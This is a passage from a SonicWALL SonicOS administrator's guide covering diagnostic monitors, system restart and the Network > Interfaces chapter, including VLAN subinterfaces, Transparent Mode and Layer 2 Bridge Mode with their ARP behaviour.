
Step 3 In the **Interface** pull-down menu, select which interface you want to test the trace route from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the pull-down menu.

Step 4 Click **Go**.

A second window is displayed with each hop to the destination host. By following the route, you can diagnose where the connection fails between the SonicWALL security appliance and the destination.


Web Server Monitor

The **Web Server Monitor** tool displays the CPU utilization of the Web server over several periods of time. The time frame of the Web Server Monitor can be changed by selecting one of the following options in the **View Style** pull-down menu: last 30 seconds, last 30 minutes, last 24 hours, or last 30 days.



User Monitor

The **User Monitor** tool displays details on all user connections to the SonicWALL security appliance.




The following options can be configured to modify the User Monitor display:

- **View Style** – Select whether to display the **Last 30 Minutes**, the **Last 24 Hours**, or the **Last 30 Days**.
- **Vertical Axis** – Select whether the scale of the vertical axis should be set for **500 Users** or **50 Users**.
- **Show** – Select whether to show:
 - **All Users**
 - **All Non-Guest Users**
 - **Users Authenticated by Single-Sign-On**
 - **Remote Users via SSL VPN**
 - **Remote Users with GVC/L2TP Client**
 - **Users Authenticated by Web Login**
 - **Guest Users**

System > Restart

The SonicWALL security appliance can be restarted from the Web Management interface. Click **System > Restart** to display the Restart page.



Click **Restart...** and then click **Yes** to confirm the restart.

The SonicWALL security appliance takes approximately 60 seconds to restart, and the yellow Test light is lit during the restart. During the restart time, Internet access is momentarily interrupted on the LAN.

PART 4

Network

This part contains the following chapters:

- **Network > Interfaces**
- **Network > PortShield Groups**
- **Network > Failover & LB**
- **Network > Zones**
- **Network > DNS**
- **Network > Address Objects**
- **Network > Services**
- **Network > Routing**
- **Network > NAT Policies**
- **Network > ARP**
- **Network > MAC-IP Anti-Spoof**
- **Network > IP Helper**
- **Network > Web Proxy**
- **Network > DHCP Server**
- **Network > Dynamic DNS**
- **Network > Network Monitor**



CHAPTER 12

Configuring Interfaces

Network > Interfaces

The **Network > Interfaces** page includes interface objects that are directly linked to physical interfaces. The SonicOS scheme of interface addressing works in conjunction with network zones and address objects. The interfaces displayed on the Network > Interfaces page depend on the type of SonicWALL appliance.

Network /

Interfaces

Accept

Interface Settings

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	
U0	WAN	Default LB Group	0.0.0.0	255.255.255.0	Dial-Up	Disconnected	Module	

3G/4G/Dial-up use can be set at [Network > Failover & LB](#)

Interface Traffic Statistics

Traffic Statistics	X0	X1	X2	X3	X4	X5	U0
Rx Unicast Packets	0	9570188	0	0	0	0	0
Rx Broadcast Packets	0	7000090	0	0	0	0	0
Rx Bytes	0	2236635669	0	0	0	0	0
Tx Unicast Packets	0	11353549	0	0	0	0	0
Tx Broadcast Packets	0	20120	0	0	0	0	0
Tx Bytes	0	1807224349	0	0	0	0	0
Skipped DPI	0	0	0	0	0	0	0

Topics:

- “Setup Wizard” on page 210
- “Interface Settings” on page 210
- “Interface Traffic Statistics” on page 211
- “Physical and Virtual Interfaces” on page 212
- “SonicOS Secure Objects” on page 213
- “Transparent Mode” on page 214
- “Layer 2 Bridge Mode” on page 214
- “IPS Sniffer Mode” on page 241
- “Configuring Interfaces” on page 243
- “Configuring Layer 2 Bridge Mode” on page 275
- “Configuring IPS Sniffer Mode” on page 286
- “Configuring Wire Mode” on page 290

Setup Wizard

The **Setup Wizard** button accesses the **Setup Wizard**. The Setup Wizard walks you through the configuration of the SonicWALL security appliance for Internet connectivity. For Setup Wizard instructions, see “Wizards > Setup Wizard” on page 1427.

Interface Settings

The **Interface Settings** table lists the following information for each interface:

Interface Settings									
Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure	
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN		
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN		
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link			
X3	WAN		1.2.3.4	255.255.255.0	Static	No link			
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link			
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link		
U0	WAN	Default LB Group	0.0.0.0	255.255.255.0	Dial-Up	Disconnected	Module		

Add Interface...

- **Name** - listed as **X0** through **X8** and **W0**, depending on your SonicWALL security appliance model.



Note The X0 and X1 gigabit interfaces are for LAN and WAN, respectively. On the TZ 210 Series, X0 and X1 are the only gigabit interfaces. X2 is the only gigabit interface for the NSA 240.

- **Zone** - LAN, DMZ, WAN, and WLAN are listed by default. As zones are configured, the names are listed in this column.
- **Group** - group to which the interface belongs.

- **IP Address** - IP address assigned to the interface.
- **Subnet Mask** - the network mask assigned to the subnet.
- **IP Assignment** - the main page displays one of the following types of IP assignments, based on the zone type of the interfaces:
 - **Non-WAN**: Static, Transparent, or Layer 2 Bridged Mode.
 - **WAN**: Static, DHCP, PPPoE, PPTP, or L2TP.
- **Status** - the link status and speed.
- **Comment** - any user-defined comments.
- **Configure** - click the **Edit** icon in the **Configure** column to display the **Edit Interface** window, which allows you to configure the settings for the specified interface.

Interface Traffic Statistics

The **Interface Traffic Statistics** table lists received and transmitted information for all configured interfaces.

Interface Traffic Statistics								Clear
Traffic Statistics	X0	X1	X2	X3	X4	X5	U0	
Rx Unicast Packets	0	9579708	0	0	0	0	0	
Rx Broadcast Packets	0	7001450	0	0	0	0	0	
Rx Bytes	0	2240494491	0	0	0	0	0	
Tx Unicast Packets	0	11361941	0	0	0	0	0	
Tx Broadcast Packets	0	20123	0	0	0	0	0	
Tx Bytes	0	1809771632	0	0	0	0	0	
Skipped DPI	0	0	0	0	0	0	0	

The following information is displayed for all SonicWALL security appliance interfaces:

- **Rx Unicast Packets** - indicates the number of point-to-point communications received by the interface.
- **Rx Broadcast Packets** - indicates the number of multipoint communications received by the interface.
- **RX Bytes** - indicates the volume of data, in bytes, received by the interface.
- **Tx Unicast Packets** - indicates the number of point-to-point communications transmitted by the interface.
- **Tx Broadcast Bytes** - indicates the number of mutlipoint communications transmitted by the interface.
- **Tx Bytes** - indicates the volume of data, in bytes, transmitted by the interface.
- **Skipped DPI** - indicates the number of packet that bypassed DPI inspection.

To clear the current statistics, click the **Clear Statistics** button at the top right of the **Network > Interfaces** page.

Interface Traffic Statistics								Clear

Physical and Virtual Interfaces

Interfaces in SonicOS can be:

- **Physical interfaces** – Physical interfaces are bound to a single port
- **Virtual interfaces** – Virtual interfaces are assigned as subinterfaces to a physical interface and allow the physical interface to carry traffic assigned to multiple interfaces.
- **PortShield interfaces** – PortShield interfaces are a feature of the SonicWALL TZ series and SonicWALL NSA 240. Any number of the LAN ports on these appliances can be combined into a single PortShield interface.

Virtual Interfaces (VLAN)

Supported on SonicWALL NSA series security appliances, virtual Interfaces are subinterfaces assigned to a physical interface. Virtual interfaces allow you to have more than one interface on one physical connection.

Virtual interfaces provide many of the same features as physical interfaces, including zone assignment, DHCP Server, and NAT and Access Rule controls.

Virtual Local Area Networks (VLANs) can be described as a 'tag-based LAN multiplexing technology' because through the use of IP header tagging, VLANs can simulate multiple LAN's within a single physical LAN. Just as two physically distinct, disconnected LAN's are wholly separate from one another, so too are two different VLANs, however the two VLANs can exist on the very same wire. VLANs require VLAN aware networking devices to offer this kind of virtualization – switches, routers and firewalls that have the ability to recognize, process, remove and insert VLAN tags in accordance with the network's design and security policies.

VLANs are useful for a number of different reasons, most of which are predicated on the VLANs ability to provide logical rather than physical broadcast domain, or LAN boundaries. This works both to segment larger physical LAN's into smaller virtual LAN's, as well as to bring physically disparate LAN's together into a logically contiguous virtual LAN. The benefits of this include:

- **Increased performance** – Creating smaller, logically partitioned broadcast domains decreases overall network utilization, sending broadcasts only where they need to be sent, thus leaving more available bandwidth for application traffic.
- **Decreased costs** – Historically, broadcast segmentation was performed with routers, requiring additional hardware and configuration. With VLANs, the functional role of the router is reversed – rather than being used for the purposes of inhibiting communications, it is used to facilitate communications between separate VLANs as needed.
- **Virtual workgroups** – Workgroups are logical units that commonly share information, such as a Marketing department or an Engineering department. For reasons of efficiency, broadcast domain boundaries should be created such that they align with these functional workgroups, but that is not always possible: Engineering and Marketing users might be commingled, sharing the same floor (and the same workgroup switch) in a building, or just the opposite – the Engineering team might be spread across an entire campus. Attempting to solve this with complex feats of wiring can be expensive and impossible to maintain with constant adds and moves. VLANs allow for switches to be quickly reconfigured so that logical network alignment can remain consistent with workgroup requirements.
- **Security** – Hosts on one VLAN cannot communicate with hosts on another VLAN unless some networking device facilitates communication between them.

Subinterfaces

VLAN support on SonicOS is achieved by means of subinterfaces, which are logical interfaces nested beneath a physical interface. Every unique VLAN ID requires its own subinterface. For reasons of security and control, SonicOS does not participate in any VLAN trunking protocols, but instead requires that each VLAN that is to be supported be configured and assigned appropriate security characteristics.



Note Dynamic VLAN Trunking protocols, such as VTP (VLAN Trunking Protocol) or GVRP (Generic VLAN Registration Protocol), should not be used on trunk links from other devices connected to the SonicWALL.

Trunk links from VLAN capable switches are supported by declaring the relevant VLAN ID's as a subinterface on the SonicWALL, and configuring them in much the same way that a physical interface would be configured. In other words, only those VLANs which are defined as subinterfaces will be handled by the SonicWALL, the rest will be discarded as uninteresting. This method also allows the parent physical interface on the SonicWALL to which a trunk link is connected to operate as a conventional interface, providing support for any native (untagged) VLAN traffic that might also exist on the same link. Alternatively, the parent interface may remain in an 'unassigned' state.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are WAN dynamic client support and multicast support. The following table lists the maximum number of subinterfaces supported on each platform.

Platform	Number of Subinterfaces Supported
NSA 240	10
NSA 2400	25
NSA 3500	50
NSA 4500	200
NSA E5000	300
NSA E5500	400
NSA E6500	500
NSA E7500	512

SonicOS Secure Objects

The SonicOS scheme of interface addressing works in conjunction with network zones and address objects. This structure is based on secure objects, which are utilized by rules and policies within SonicOS.

Secured objects include interface objects that are directly linked to physical interfaces and managed in the **Network > Interfaces** page. Address objects are defined in the **Network > Address Objects** page. Service and Scheduling objects are defined in the **Firewall** section of the SonicWALL security appliance Management Interface, and User objects are defined in the **Users** section of the SonicWALL security appliance Management Interface.

Zones are the hierarchical apex of SonicOS's secure objects architecture. SonicOS includes predefined zones as well as allow you to define your own zones. Predefined zones include LAN, DMZ, WAN, WLAN, and Custom. Zones can include multiple interfaces, however, the WAN zone is restricted to a total of two interfaces. Within the WAN zone, either one or both WAN interfaces can be actively passing traffic depending on the WAN Failover and Load Balancing configuration on the **Network > WAN Failover & LB** page.

For more information on WAN Failover and Load Balancing on the SonicWALL security appliance, see "[Network > Failover & LB](#)" on page 301.

At the zone configuration level, the **Allow Interface Trust** setting for zones automates the processes involved in creating a permissive intra-zone Access Rule. It creates a comprehensive Address Object for the entire zone and a inclusively permissive Access Rule from zone address to zone addresses.

Transparent Mode

Transparent Mode in SonicOS uses interfaces as the top level of the management hierarchy. Transparent Mode supports unique addressing and interface routing.

Layer 2 Bridge Mode

SonicOS firmware versions 4.0 and higher includes **L2 (Layer 2) Bridge Mode**, a new method of unobtrusively integrating a SonicWALL security appliance into any Ethernet network. L2 Bridge Mode is ostensibly similar to SonicOS's **Transparent Mode** in that it enables a SonicWALL security appliance to share a common subnet across two interfaces, and to perform stateful and deep-packet inspection on all traversing IP traffic, but it is functionally more versatile.

In particular, L2 Bridge Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration. Using L2 Bridge Mode, a SonicWALL security appliance can be non-disruptively added to any Ethernet network to provide in-line deep-packet inspection for all traversing IPv4 TCP and UDP traffic. In this scenario the SonicWALL UTM appliance is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts.

Unlike other transparent solutions, L2 Bridge Mode can pass all traffic types, including IEEE 802.1Q VLANs (on SonicWALL NSA appliances), Spanning Tree Protocol, multicast, broadcast, and IPv6, ensuring that all network communications will continue uninterrupted.

Another aspect of the versatility of L2 Bridge Mode is that you can use it to configure **IPS Sniffer Mode**. Supported on SonicWALL NSA series appliances, IPS Sniffer Mode uses a single interface of a Bridge-Pair to monitor network traffic from a mirrored port on a switch. IPS Sniffer Mode provides intrusion detection, but cannot block malicious traffic because the SonicWALL security appliance is not connected inline with the traffic flow. For more information about IPS Sniffer Mode, see "[IPS Sniffer Mode](#)" on page 241.

L2 Bridge Mode provides an ideal solution for networks that already have an existing firewall, and do not have immediate plans to replace their existing firewall but wish to add the security of SonicWALL Unified Threat Management (UTM) deep-packet inspection, such as Intrusion Prevention Services, Gateway Anti Virus, and Gateway Anti Spyware. If you do not have SonicWALL UTM security services subscriptions, you may sign up for free trials from the **Security Service > Summary** page of your SonicWALL.

You can also use L2 Bridge Mode in a High Availability deployment. This scenario is explained in the [“Layer 2 Bridge Mode with High Availability”](#) section on page 235.

Topics:

- [“Key Features of SonicOS Layer 2 Bridge Mode”](#) on page 215
- [“Key Concepts to Configuring L2 Bridge Mode and Transparent Mode”](#) on page 216
- [“Comparing L2 Bridge Mode to Transparent Mode”](#) on page 218
- [“L2 Bridge Path Determination”](#) on page 226
- [“L2 Bridge Interface Zone Selection”](#) on page 227
- [“Sample Topologies”](#) on page 229

Key Features of SonicOS Layer 2 Bridge Mode

The following table outlines the benefits of each key feature of layer 2 bridge mode:

Feature	Benefit
L2 Bridging with Deep Packet Inspection	This method of transparent operation means that a SonicWALL security appliance can be added to any network without the need for readdressing or reconfiguration, enabling the addition of deep-packet inspection security services with no disruption to existing network designs. Developed with connectivity in mind as much as security, L2 Bridge Mode can pass all Ethernet frame types, ensuring seamless integration.
Secure Learning Bridge Architecture	True L2 behavior means that all allowed traffic flows natively through the L2 Bridge. Whereas other methods of transparent operation rely on ARP and route manipulation to achieve transparency, which frequently proves problematic, L2 Bridge Mode dynamically learns the topology of the network to determine optimal traffic paths.
Universal Ethernet Frame-Type Support	All Ethernet traffic can be passed across an L2 Bridge, meaning that all network communications will continue uninterrupted. While many other methods of transparent operation will only support IPv4 traffic, L2 Bridge Mode will inspect all IPv4 traffic, and will pass (or block, if desired) all other traffic, including LLC, all Ethertypes, and even proprietary frame formats.

Feature	Benefit
Mixed-Mode Operation	L2 Bridge Mode can concurrently provide L2 Bridging and conventional security appliance services, such as routing, NAT, VPN, and wireless operations. This means it can be used as an L2 Bridge for one segment of the network, while providing a complete set of security services to the remainder of the network. This also allows for the introduction of the SonicWALL security appliance as a pure L2 bridge, with a smooth migration path to full security services operation.
Wireless Layer 2 Bridging	Use a single IP subnet across multiple zone types, including LAN, WLAN, DMZ, or custom zones. This feature allows wireless and wired clients to seamlessly share the same network resources, including DHCP addresses. The Layer 2 protocol can run between paired interfaces, allowing multiple traffic types to traverse the bridge, including broadcast and non-ip packets.

Key Concepts to Configuring L2 Bridge Mode and Transparent Mode

The following terms will be used when referring to the operation and configuration of L2 Bridge Mode:

- **L2 Bridge Mode** – A method of configuring SonicWALL security appliance, which enables the SonicWALL to be inserted inline into an existing network with absolute transparency, beyond even that provided by Transparent Mode. Layer 2 Bridge Mode also refers to the *IP Assignment* configuration that is selected for *Secondary Bridge Interfaces* that are placed into a *Bridge-Pair*.
- **Transparent Mode** – A method of configuring a SonicWALL security appliance that allows the SonicWALL to be inserted into an existing network without the need for IP reconfiguration by spanning a single IP subnet across two or more interfaces through the use of automatically applied ARP and routing logic.
- **IP Assignment** – When configuring a Trusted (LAN) or Public (DMZ) interface, the IP Assignment for the interface can either be:
 - **Static** – The IP address for the interface is manually entered.
 - **Transparent Mode** – The IP address(es) for the interface is assigned using an Address Object (Host, Range, or Group) that falls within the WAN Primary IP subnet, effectively spanning the subnet from the WAN interface to the assigned interface.
 - **Layer 2 Bridge Mode** – An interface placed in this mode becomes the *Secondary Bridge Interface* to the *Primary Bridge Interface* to which it is paired. The resulting Bridge-Pair will then behave like a two-port learning bridge with full L2 transparency, and all IP traffic that passes through will be subjected to full stateful failover and deep packet inspection.
- **Bridge-Pair** – The logical interface set composed of a *Primary Bridge Interface* and a *Secondary Bridge Interface*. The terms primary and secondary do not imply any inherent level of operational dominance or subordination; both interfaces continue to be treated according to their zone type, and to pass IP traffic according to their configured Access Rules. Non-IPv4 traffic across the Bridge-Pair is controlled by the *Block all non-IPv4 traffic* setting on the *Secondary Bridge Interface*. A system may support as many Bridge Pairs as it has interface pairs available. In other words, the maximum number of Bridge-Pairs is equal to ½ the number of physical interfaces on the platform. Membership in a Bridge-Pair

does not preclude an interface from conventional behavior; for example, if X1 is configured as a *Primary Bridge Interface* paired to X3 as a *Secondary Bridge Interface*, X1 can simultaneously operate in its traditional role as the Primary WAN, performing NAT for Internet-bound traffic through the *Auto-added X1 Default NAT Policy*.

- **Primary Bridge Interface** – A designation that is assigned to an interface once a *Secondary Bridge Interface* has been paired to it. A Primary Bridge Interface can belong to an Untrusted (WAN), Trusted (LAN), or Public (DMZ) zone.
- **Secondary Bridge Interface** – A designation that is assigned to an interface whose *IP Assignment* has been configured for *Layer 2 Bridge Mode*. A Secondary Bridge Interface can belong to a Trusted (LAN), or Public (DMZ) zone.
- **Bridge Management Address** – The address of the Primary Bridge Interface is shared by both interfaces of the *Bridge-Pair*. If the Primary Bridge Interface also happens to be the Primary WAN interface, it is this address that is used for outbound communications by the SonicWALL, such as NTP, and License Manager updates. Hosts that are connected to either segment of the Bridge-Pair may also use the Bridge Management Address as their gateway, as will be common in *Mixed-Mode* deployments.
- **Bridge-Partner** – The term used to refer to the ‘other’ member of a *Bridge-Pair*.
- **Non-IPv4 Traffic** - SonicOS supports the following IP protocol types: ICMP (1), IGMP (2), TCP (6), UDP (17), GRE (47), ESP (50), AH (51), EIGRP (88), OSPF (89), PIM-SM (103), L2TP (115). More esoteric IP types, such as Combat Radio Transport Protocol (126), are not natively handled by the SonicWALL, nor are non-IPv4 traffic types such as IPX or (currently) IPv6. L2 Bridge Mode can be configured to either pass or drop Non-IPv4 traffic.
- **Captive-Bridge Mode** – This optional mode of L2 Bridge operation prevents traffic that has entered an L2 bridge from being forwarded to a non-Bridge-Pair interface. By default, L2 Bridge logic will forward traffic that has entered the L2 Bridge to its destination along the most optimal path as determined by ARP and routing tables. In some cases, the most optimal path might involve routing or NATing to a non-Bridge-Pair interface. Activating Captive-Bridge mode ensures that traffic which enters an L2 Bridge exits the L2 Bridge rather than taking its most logically optimal path. In general, this mode of operation is only required in complex networks with redundant paths, where strict path adherence is required. Captive-Bridge Mode is enabled by selecting the **Never route traffic on this bridge-pair** checkbox on the Edit Interface window.
- **Pure L2 Bridge Topology** – Refers to deployments where the SonicWALL will be used strictly in *L2 Bridge Mode* for the purposes of providing in-line security to a network. This means that all traffic entering one side of the *Bridge-Pair* will be bound for the other side, and will not be routed/NATed through a different interface. This will be common in cases where there is an existing perimeter security appliance, or where in-line security is desired along some path (for example, inter-departmentally, or on a trunked link between two switches) of an existing network. Pure L2 Bridge Topology is not a functional limitation, but rather a topological description of a common deployment in heterogeneous environments.
- **Mixed-Mode Topology** – Refers to deployments where the *Bridge-Pair* will not will not be the only point of ingress/egress through the SonicWALL. This means that traffic entering one side of the *Bridge-Pair* may be destined to be routed/NATed through a different interface. This will be common when the SonicWALL is simultaneously used to provide security to one or more Bridge-Pair while also providing:
 - Perimeter security, such as WAN connectivity, to hosts on the Bridge-Pair or on other interfaces.
 - Firewall and Security services to additional segments, such as Trusted (LAN) or Public (DMZ) interface, where communications will occur between hosts on those segments and hosts on the Bridge-Pair.

- Wireless services with SonicPoints, where communications will occur between wireless clients and hosts on the Bridge-Pair.

Comparing L2 Bridge Mode to Transparent Mode

Topics:

- [“ARP in Transparent Mode” on page 218](#)
- [“VLAN Support in Transparent Mode” on page 219](#)
- [“Multiple Subnets in Transparent Mode” on page 219](#)
- [“Non-IPv4 Traffic in Transparent Mode” on page 219](#)
- [“Simple Transparent Mode Topology” on page 220](#)
- [“ARP in L2 Bridge Mode” on page 220](#)
- [“VLAN Support in L2 Bridge Mode” on page 221](#)
- [“L2 Bridge IP Packet Path” on page 221](#)
- [“Multiple Subnets in L2 Bridge Mode” on page 223](#)
- [“Non-IPv4 Traffic in L2 Bridge Mode” on page 223](#)
- [“Comparison of L2 Bridge Mode to Transparent Mode” on page 223](#)
- [“Benefits of Transparent Mode over L2 Bridge Mode” on page 225](#)
- [“Comparing L2 Bridge Mode to the CSM Appliance” on page 225](#)

While Transparent Mode allows a security appliance running SonicOS to be introduced into an existing network without the need for re-addressing, it presents a certain level of disruptiveness, particularly with regard to ARP, VLAN support, multiple subnets, and non-IPv4 traffic types. Consider the diagram below, in a scenario where a Transparent Mode SonicWALL appliance has just been added to the network with a goal of minimally disruptive integration, particularly:

- Negligible or no unscheduled downtime
- No need to re-address any portion of the network
- No need reconfigure or otherwise modify the gateway router (as is common when the router is owned by the ISP)

ARP in Transparent Mode

ARP – Address Resolution Protocol (the mechanism by which unique hardware addresses on network interface cards are associated to IP addresses) is *proxied* in Transparent Mode. If the Workstation on Server on the left had previously resolved the Router (192.168.0.1) to its MAC address 00:99:10:10:10:10, this cached ARP entry would have to be cleared before these hosts could communicate through the SonicWALL. This is because the SonicWALL proxies (or answers on behalf of) the gateway’s IP (192.168.0.1) for hosts connected to interfaces operating in Transparent Mode. So when the Workstation at the left attempts to resolve 192.168.0.1, the ARP request it sends is responded to by the SonicWALL with its own X0 MAC address (00:06:B1:10:10:10).

The SonicWALL also proxy ARPs the IP addresses specified in the Transparent Range (192.168.0.100 to 192.168.0.250) assigned to an interface in Transparent Mode for ARP requests received on the X1 (Primary WAN) interface. If the Router had previously resolved the Server (192.168.0.100) to its MAC address 00:AA:BB:CC:DD:EE, this cached ARP entry would have to be cleared before the router could communicate with the host through the SonicWALL. This typically requires a flushing of the router’s ARP cache either from its management

interface or through a reboot. Once the router's ARP cache is cleared, it can then send a new ARP request for 192.168.0.100, to which the SonicWALL will respond with its X1 MAC 00:06:B1:10:10:11.

VLAN Support in Transparent Mode

While the network depicted in the above diagram is simple, it is not uncommon for larger networks to use VLANs for segmentation of traffic. If this was such a network, where the link between the switch and the router was a VLAN trunk, a Transparent Mode SonicWALL would have been able to terminate the VLANs to subinterfaces on either side of the link, but it would have required unique addressing; that is, non-Transparent Mode operation requiring re-addressing on at least one side. This is because only the Primary WAN interface can be used as the *source* for Transparent Mode address space.

Multiple Subnets in Transparent Mode


It is also common for larger networks to employ multiple subnets, be they on a single wire, on separate VLANs, multiple wires, or some combination. While Transparent Mode is capable of supporting multiple subnets through the use of Static ARP and Route entries, as the Technote http://www.sonicwall.com/us/support/2134_3468.html describes, it is not an effortless process.

Non-IPv4 Traffic in Transparent Mode

Transparent Mode will drop (and generally log) all non-IPv4 traffic, precluding it from passing other traffic types, such as IPX, or unhandled IP types.

L2 Bridge Mode addresses these common Transparent Mode deployment issues and is described in the following section.

Simple Transparent Mode Topology



ARP in L2 Bridge Mode

L2 Bridge Mode employs a learning bridge design where it will dynamically determine which hosts are on which interface of an L2 Bridge (referred to as a Bridge-Pair). ARP is passed through natively, meaning that a host communicating across an L2 Bridge will see the actual host MAC addresses of their peers. For example, the Workstation communicating with the Router (192.168.0.1) will see the router as 00:99:10:10:10:10, and the Router will see the Workstation (192.168.0.100) as 00:AA:BB:CC:DD:EE.

